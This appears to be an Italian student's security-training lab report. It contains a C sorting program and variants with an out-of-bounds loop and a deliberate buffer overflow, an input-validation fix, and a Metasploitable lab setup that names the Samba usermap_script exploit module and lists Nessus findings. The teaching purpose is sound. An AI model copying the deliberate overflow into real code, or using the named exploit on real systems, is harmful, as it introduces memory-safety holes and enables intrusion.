int main () {  // Questo è il punto di ingresso del programma, la funzione main è richiesta in ogni programma C e la sua esecuzione inizia da qui

// Dichiarazione variabili
int vector [10], i, j, k; // Vector è un array di interi con dimensione 10 che viene utilizzato per memorizzare i numeri inseriti dall'utente
int swap_var; // Variabile intera, come i, j e k

printf ("Inserire 10 interi:\n");  // L'utente dovrà inserire 10 caratteri
// Questo è un ciclo for che legge i 10 numeri interi inseriti dall'utente utilizzando la funzione scanf
for ( i = 0 ; i < 10 ; i++)
    {
    int c= i+1;
    printf("[%d]:", c);   // Viene stampato il numero corrente
    scanf ("%d", &vector[i]); // Memorizza la variabile all'interno dell'array vector
    }

//Dopo aver letto i numeri, viene stampato il contenuto dell'array vector per mostrare i numeri inseriti dall'utente
printf ("Il vettore inserito e':\n");
for ( i = 0 ; i < 10 ; i++)
        {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
    printf("\n");
    }

// Vengono eseguiti due cicli annidati per confrontare coppie di elementi consecutivi nell'array vector
for (j = 0 ; j < 10 - 1; j++)
    {
    for (k = 0 ; k < 10 - j - 1; k++) // Questo processo viene ripetuto più volte finché l'array non è completamente ordinato
        {
            if (vector[k] > vector[k+1]) // Se l'elemento corrente è maggiore dell'elemento successivo, vengono scambiati utilizzando la variabile temporanea swap_var
            {
            swap_var=vector[k];
            vector[k]=vector[k+1];
            vector[k+1]=swap_var;
            }
        }
    }
printf("Il vettore ordinato e':\n"); // Dopo l'ordinamento, viene stampato il contenuto dell'array vector per mostrare i numeri ordinati in ordine crescente.
for (j = 0; j < 10; j++)
    {
    int g = j+1;
    printf("[%d]:", g);
    printf("%d\n", vector[j]);
    }

return 0;  // Indica che il programma è stato eseguito correttamente e termina


}
```

ESECUZIONE PROGRAMMA

```
PS C:\Users\OMEN>  & 'c:\User
gine-Out-40ubyqra.tmd' '--std
Inserire 10 interi:
[1]:97
[2]:565
[3]:45
[4]:23
[5]:11
[6]:234
[7]:6544
[8]:2
[9]:323
[10]:43
Il vettore inserito e':
[1]: 97
[2]: 565
[3]: 45
[4]: 23
[5]: 11
[6]: 234
[7]: 6544
[8]: 2
[9]: 323
[10]: 43
Il vettore ordinato e':
[1]:2
[2]:11
[3]:23
[4]:43
[5]:45
[6]:97
[7]:234
[8]:323
[9]:565
[10]:6544
PS C:\Users\OMEN>
```

Le ipotesi fatte nei commenti precedentemente sono congrue con l'**esecuzione del programma**

```
┌──(nejra㉿kali)-[~/Desktop]
└─$ ./programma
Inserire 10 interi:
[1]:12
[2]:21
[3]:42
[4]:123
[5]:23
[6]:23
[7]:12
[8]:124
[9]:4
[10]:455
Il vettore inserito e':
[1]: 12
[2]: 21
[3]: 42
[4]: 123
[5]: 23
[6]: 23
[7]: 12
[8]: 124
[9]: 4
[10]: 455
Il vettore ordinato e':
[1]:4
[2]:12
[3]:12
[4]:21
[5]:23
[6]:23
[7]:42
[8]:123
[9]:124
[10]:455
```

ERRORE DI SEGMENTAZIONE

Un modo per creare un **Segmentation fault** è accedere ad un indice fuori dai limiti dell'array **vector**. Si può modificare il codice in modo che il ciclo di ordinamento acceda ad un indice oltre i limiti dell'**array**

Ho modificato il ciclo di ordinamento per accedere ad un indice oltre i limiti dell'**array**. L'istruzione **for (j = 0; j <= 10; j++)** tenta di accedere all'elemento **vector[10]**, che è fuori dai limiti dell'array (essendo l'11esimo)

```c
#include <stdio.h>

int main() {
    int vector[10], i, j, k;
    int swap_var;

    printf("Inserire 10 interi:\n");

    for (i = 0; i < 10; i++) {
        int c = i + 1;
        printf("[%d]:", c);
        scanf("%d", &vector[i]);
    }

    printf("Il vettore inserito e':\n");
    for (i = 0; i < 10; i++) {
        int t = i + 1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
    }

    for (j = 0; j <= 10; j++) {  // Accede ad un indice oltre i limiti dell'array (11 anchè 10)
        for (k = 0; k < 10 - j - 1; k++) {
            if (vector[k] > vector[k + 1]) {
                swap_var = vector[k];
                vector[k] = vector[k + 1];
                vector[k + 1] = swap_var;
            }
        }
    }
    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 10; j++) {
        int g = j + 1;
        printf("[%d]:", g);
        printf("%d\n", vector[j]);
    }

    return 0;
}
```

Questo causerà un errore di segmentazione durante l'esecuzione del programma

BUFFER OVERFLOW

Un attacco di **buffer overflow** consiste nel sovrascrivere la memoria oltre i limiti di un **array**, causando comportamenti non desiderati o vulnerabilità di sicurezza

Ho modificato il ciclo di inserimento per consentire all'utente di inserire 11 interi, superando la dimensione dell'**array vector**

Apri *BOFF.c ~/Desktop Salva

```c
#include <stdio.h>

int main() {
    int vector[10], i, j, k;
    int swap_var;

    printf("Inserire 11 interi:\n");

    for (i = 0; i < 11; i++) {  // Consente all'utente di inserire 11 interi, superando la dimensione dell'array vector
        int c = i + 1;
        printf("[%d]:", c);
        scanf("%d", &vector[i]);
    }

    printf("Il vettore inserito e':\n");
    for (i = 0; i < 10; i++) {
        int t = i + 1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
    }

    for (j = 0; j < 10 - 1; j++) {
        for (k = 0; k < 10 - j - 1; k++) {
            if (vector[k] > vector[k + 1]) {
                swap_var = vector[k];
                vector[k] = vector[k + 1];
                vector[k + 1] = swap_var;
            }
        }
    }
    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 10; j++) {
        int g = j + 1;
        printf("[%d]:", g);
        printf("%d\n", vector[j]);
    }

    return 0;
}
```

```
File  Azioni  Modifica  Visualizza
┌──(nejra㉿kali)-[~/Desktop]
└─$ ./BOFF
Inserire 11 interi:
[1]:4
[2]:34
[3]:342
[4]:3456
[5]:534
[6]:3542
[7]:23
[8]:435
[9]:35
[10]:34555
[11]:321
Il vettore inserito e':
[1]: 4
[2]: 34
[3]: 342
[4]: 3456
[5]: 534
[6]: 3542
[7]: 23
[8]: 435
[9]: 35
[10]: 34555
Il vettore ordinato e':
[1]:4
[2]:23
[3]:34
[4]:35
[5]:342
[6]:435
[7]:534
[8]:3456
[9]:3542
[10]:34555

┌──(nejra㉿kali)-[~/Desktop]
└─$
```


CONTROLLI IN INPUT

Per **sanitizzare** il programma in modo che gestisca gli **input** in modo sicuro, ho implementato dei **controlli** sugli input dell'utente per evitare situazioni indesiderate come **buffer overflow** o input non validi

```c
#include <stdio.h>

int main() {
    int vector[10], i, j, k;
    int swap_var;

    printf("Inserire 10 interi:\n");

    for (i = 0; i < 10; i++) {
        int c = i + 1;
        printf("[%d]:", c);

        if (scanf("%d", &vector[i]) != 1) {
            printf("Input non valido. Inserire un numero intero!!\n");
            // Pulizia del buffer di input
            while (getchar() != '\n');
            i--;
            continue;
        }
    }
```

Ho aggiunto un **controllo sugli input** dell'utente durante la lettura degli interi nel ciclo for.
Se l'input non è un intero valido, viene visualizzato un messaggio di errore e il programma richiede all'utente di inserire nuovamente l'input.
Esiste anche una pulizia del buffer di input per eliminare eventuali caratteri residui
usando:


```c
while (getchar() != '\n');
i--;
continue;
```




MENU INPUT UTENTE

```c
int main()
{

    int choice;

    printf("Ciao! Benvenuto nel programma della BuildWeek 2 - Van Zwam Arjen:\n");

    printf("1. Esegui il programma normalmente\n");

    printf("2. Esegui il programma col buffer overflow\n");

    printf("Digita la scelta: ");

    scanf("%d", &choice);

    switch (choice)
    {

    case 1:

        programNormal();

        break;

    case 2:

        programWithError();

        break;

    default:

        printf("Scelta non valida.\n");

        break;
    }

    return 0;
}
```

Ho semplicemente creato delle scelte (**choice**) dove, se l'utente
premerà 1 avrà il programma normale, se invece premerà 2 avrà il programma col **BOF**.
Ho creato delle funzioni che vengono richiamate





VAN ZWAM ARJEN


GIORNO 4

BUILDWEEK

REPORT

TRACCIA

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili. È richiesto allo studente di: • Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable • Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento) • Eseguire il comando «ifconfig» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima.
Utilizzate l'exploit al path exploit/multi/samba/usermap_script (fate prima una ricerca con la keyword search)




CONFIGURAZIONE

IP Kali Linux

Come da traccia ho modificato l'**IP statico** della macchina attaccante Kali Linux con l'IP desiderato:
192.168.75.100/24


&

IP Metasploitable2



Come da traccia ho modificato l'**IP statico** della macchina Metasploitable2 con l'IP desiderato:
192.168.75.150/24


IP NESSUS




Siccome possiedo la macchina virtuale di **Tenable** ho impostato l'IP anche li:
192.168.75.200/24

NESSUS


Prima di effettuare un **basic scan** con **Tenable Nessus** devo configurare l'indirizzo **IP** perché utilizzo la macchina virtuale Tenable, devo dunque interfacciarmi con la **GUI** dalla console



Prima di tutto mi collego nel mio account e lancio il comando "**nmtui**" per aprire la configurazione di rete




Configuro quindi l'indirizzo statico, il gateway ed il DNS server



Lanciando poi, il comando "**ip a**" vedremo la corretta configurazione

NESSUS

Colleghiamoci di conseguenza all'indirizzo IP appena creato alla porta **8834** (quella del servizio **NESSUS**)





Nessus vulnerability scanner

Selezionare **BASIC NETWORK SCAN**, come da richiesta


NESSUS

VULNERABILITA' TROVATE





CRITICAL	10.0 *	5.9	NFS Exported Share Information Disclosure
CRITICAL	10.0		Unix Operating System Unsupported Version De
CRITICAL	10.0 *		VNC Server 'password' Password
CRITICAL	9.8	9.0	Apache Tomcat AJP Connector Request Injectior
CRITICAL	9.8		SSL Version 2 and 3 Protocol Detection
CRITICAL	9.8		Bind Shell Backdoor Detection
CRITICAL	...	...	SSL (Multiple Issues)
HIGH	7.5	6.7	Samba Badlock Vulnerability
HIGH	7.5		NFS Shares World Readable
MIXED	...	...	SSL (Multiple Issues)
MIXED	...	...	ISC Bind (Multiple Issues)
MEDIUM	6.5		TLS Version 1.0 Protocol Detection

